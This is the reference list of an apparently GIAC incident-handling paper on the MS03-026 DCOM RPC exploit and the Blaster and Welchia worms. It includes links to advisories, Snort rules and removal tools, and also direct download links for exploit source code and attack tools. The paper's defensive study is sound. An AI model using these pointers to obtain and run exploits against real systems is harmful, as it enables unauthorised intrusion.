http://www.appliedwatch.com/ehines_gcia_detect1.pdf
http://www.giac.org/practical/GCIA/Sunil_Sekhri_GCIA.pdf
http://www.giac.org/practical/GCIH/David_Smithers_GCIH.pdf

The following URLs were referenced, listed by section:
Introduction
http://news.com.com/2102-1002_3-5062832.html?tag=ni_print
http://news.com.com/2102-1009_3-5058058.html?tag=ni_print
http://www.securityfocus.com/news/6568
http://www.sans.org/newsletters/newsbites/vol5_31.php
http://www.sans.org/newsletters/newsbites/
http://www.sans.org/newsletters/newsbites/vol5_32.php
http://www.helsinki-hs.net/news.asp?id=20030815IE4

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

http://www.silicon.com/news/500013/1/5618.html
http://www.sans.org/newsletters/newsbites/vol5_33.php
http://newsvote.bbc.co.uk/mpapps/pagetools/print/
http://news.bbc.co.uk/2/hi/technology/3147147.stm
http://www.bayarea.com/mld/mercurynews/news/local/6479603.htm?template=contentModules/printstory.jsp
http://www.trivalleyherald.com/cda/article/print/0,1674,86%257E10669%257E1552750,00.html
http://www.washingtonpost.com/wp-dyn/articles/A46233-2003Aug11.html
http://www.gcn.com/vol1_no1/daily-updates/23195-1.html
http://www.fcw.com/fcw/articles/2003/0818/web-nmci-08-19-03.asp
http://www.computerworld.com/securitytopics/security/story/0,10801,84158,00.html
http://www.sans.org/newsletters/newsbites/vol5_34.php
http://www.fcw.com/fcw/articles/2003/0825/web-worm-08-29-03.asp
http://federaltimes.com/index.php?S=2153745
http://www.sans.org/newsletters/newsbites/vol5_36.php
http://news.bbc.co.uk/2/hi/uk_news/scotland/3174173.stm
http://www.securityfocus.com/news/7517
http://www.computerworld.com/printthis/2003/0,4814,84510,00.html
http://www.sans.org/newsletters/newsbites/vol5_35.php
http://isc.sans.org
http://isc.incidents.org/port_report.html

The Exploit
http://downloads.securityfocus.com/vulnerabilities/exploits/oc192-dcom.c
http://www.xfocus.org/documents/200307/2.html
http://packetstorm.linuxsecurity.com/0307-advisories/win-rpc.txt
http://www.microsoft.com/technet/treeview/?url=/technet/security/bulletin/MS03-026.asp
http://www.cert.org/advisories/CA-2003-19.html
http://www.kb.cert.org/vuls/id/568148
http://www.cert.org/advisories/CA-2003-16.html
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352
http://marc.theaimsgroup.com/?l=bugtraq&m=105838687731618&w=2
http://marc.theaimsgroup.com/?l=bugtraq&m=105914789527294&w=2
http://www.kb.cert.org/vuls/id/326746
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0605
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-039.asp
http://www.cert.org/advisories/CA-2003-23.html
http://www.kb.cert.org/vuls/id/483492
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0715
http://www.kb.cert.org/vuls/id/254236
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0528
http://marc.theaimsgroup.com/?l=bugtraq&m=106407417011430&w=2
http://www.cert.org/advisories/CA-2003-20.html
http://www.cisco.com/warp/public/707/cisco-sn-20030814-blaster.shtml
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/how_rpc_works.asp
http://www-2.cs.cmu.edu/~yuzo/yoshi.doc.
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnguion/html/msdn_drguion020298.asp
http://www.securiteam.com/windowsntfocus/5VP0O2AAKG.html
http://www.security.nnov.ru/search/document.asp?docid=4899
http://www.xfocus.org/documents/200307/2.html
http://destroy.net/machines/security/P49-14-Aleph-One
http://www.giac.org/practical/GCIH/Aaron_Hackworth_GCIH.pdf
http://isc.incidents.org/presentations/sansne2003.pdf
http://downloads.securityfocus.com/vulnerabilities/exploits/dcomrpc.c

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

http://packetstormsecurity.org
http://x82.inetcop.org/
http://www.metasploit.com/
http://www.securityfocus.com/data/vulnerabilities/exploits/07.30.dcom48.c
http://packetstorm.icx.fr/0308-exploits/Poc.c.txt
http://downloads.securityfocus.com/vulnerabilities/exploits/30.07.03.dcom.c
http://www.securityfocus.com/data/vulnerabilities/exploits/kaht2.zip
http://isc.sans.org/diary.html?date=2003-07-16
http://www.cert.org/advisories/CA-2003-19.html
http://www.cert.org/advisories/CA-2003-16.html
http://www.kb.cert.org/vuls/id/568148
http://www.cert.org/advisories/CA-2003-20.html
http://www.cert.org/tech_tips/w32_blaster.html
http://isc.incidents.org
http://xforce.iss.net/xforce/xfdb/12866
http://www.sophos.com/virusinfo/analyses/index_b.html
http://www.whitehats.org:
http://www.snort.org/snort-db/sid.html?sid=2190
http://www.snort.org/snort-db/sid.html?sid=2191
http://www.snort.org/snort-db/sid.html?sid=2192
http://www.snort.org/snort-db/sid.html?sid=2193
http://www.snort.org/snort-db/sid.html?sid=2251
http://www.snort.org/snort-db/sid.html?sid=2252
http://www.appliedwatch.com/ehines_gcia_detect1.pdf
http://www.counterpane.com/alert-v20030801-001.html
http://www.snort.org/
http://securityresponse.symantec.com/avcenter/venc/data/detecting.traffic.due.to.rpc.worms.html

Stages of the Attack

www.internic.net/whois.html
www.samspade.org
www.packetstormsecurity.com
http://www.securiteam.com/tools/AntiSniff_-_find_sniffers_on_your_local_network.html
http://www.packetfactory.net/projects/firewalk/
www.insecure.org/nmap
www.nessus.org
http://perso.wanadoo.fr/philippe.jounin/tftpd32.html
http://www.giac.org/practical/GCIH/David_Smithers_GCIH.pdf
www.arin.net
http://ntsecurity.nu/papers/port445/
http://vil.nai.com/vil/content/v_100559.htm
www.cywin.com
http://www.microsoft.com/whdc/ddk/debugging/
www.foundstone.com
http://razor.bindview.com
http://www.openwall.com/john/
http://www.datanerds.net/~mike/dsniff.html

The Incident Handling Process

http://www.cert.org/
http://www.fedcirc.gov/
www.nipc.gov
www.ciac.org/ciac
http://isc.incidents.org
http://www.eeye.com/html/Research/Advisories/AL20030811.html
http://windump.polito.it/

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

www.ethereal.com
http://securityresponse.symantec.com/avcenter/venc/data/w32.welchia.worm.removal.tool.html
MS03-
026]">http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-
026.asp">MS03-026
http://www.microsoft.com/downloads/details.aspx?familyid=f4f66d56-e7ce-44c3-8b94-
817ea8485dd1&languageid=f49e8428-7071-4979-8a67-3cffcb0c2524&displaylang=en
http://www.winnetmag.com/Windows/Article/ArticleID/40272/40272.html
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-
007.asp
http://users.erols.com/gmgarner/forensics/

Conclusions

http://www.businessweek.com/technology/content/aug2003/tc20030819_2562_tc047.htm

Appendix

MS03-007 : Unchecked Buffer In Windows Component Could Cause Server Compromise
(815021)
MS03-018: Cumulative Patch for Internet Information Service (811114)

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.